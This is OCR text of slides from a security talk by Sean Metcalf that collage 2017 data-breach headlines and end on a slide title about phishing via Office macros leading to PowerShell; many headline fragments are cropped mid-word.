
Sean Metcalf [@Pyrotek3 | sean@TrimarcSecurity.com]

The UGLY: Email Gets Users to Click

The UGLY: From Email to Breach

The UGLY

>50%




Technology

'Nearly half' of firms had a cyber-attack or breach

By Chris Baraniuk
Technology reporter

19 April 2017 | Technology



April 06, 2017

Scottrade Bank data breach exposes 20,000 customers' personal information

Scottrade Bank publicly confirmed that the
20,000 customers was inadvertently left op
a third-party vendor uploaded a file to a ser
proper security protocols in place

Shoney's reports credit ca
breach at 37 locations

f breaches at

CYBERSECURITY

GameStop Is Investigating a Possible Credit Card Security Breach on Its Website

Aric Jenkins

card breach in
ged late last w

each on its website

lity Corp., the
ed in Decembe
reported the i

third party that it

18 InterContinental Hotel Chain Breach Expands

APR 17

Data breach exposes personal info of hundreds of thousands of Oklahoma job applicants

By JONATHAN BAKER • MAR 23, 2017


acknowledged a breach but said it appea
has released data showing that cash reg
compromised with malicious software de
data.


Feds pull FAFSA tool after potential data breach

AddThis

BY COLLIN BINKLEY, ASSOCIATED PRESS *March 30, 2017 at 7:47 PM EDT*

The UGLY: 2016 CyberSecurity Spending





SATURDAY APR. 22, 2017


Business / Paul Brinkmann on Busine

American Express, Mastercard, Visa fine Rosen Hotels in data breach, lawsuit says

The UGLY: 2016 CyberSecurity Spending

Phishing for Initial Access

“PowerWare” MS Office Macro -> PowerShell



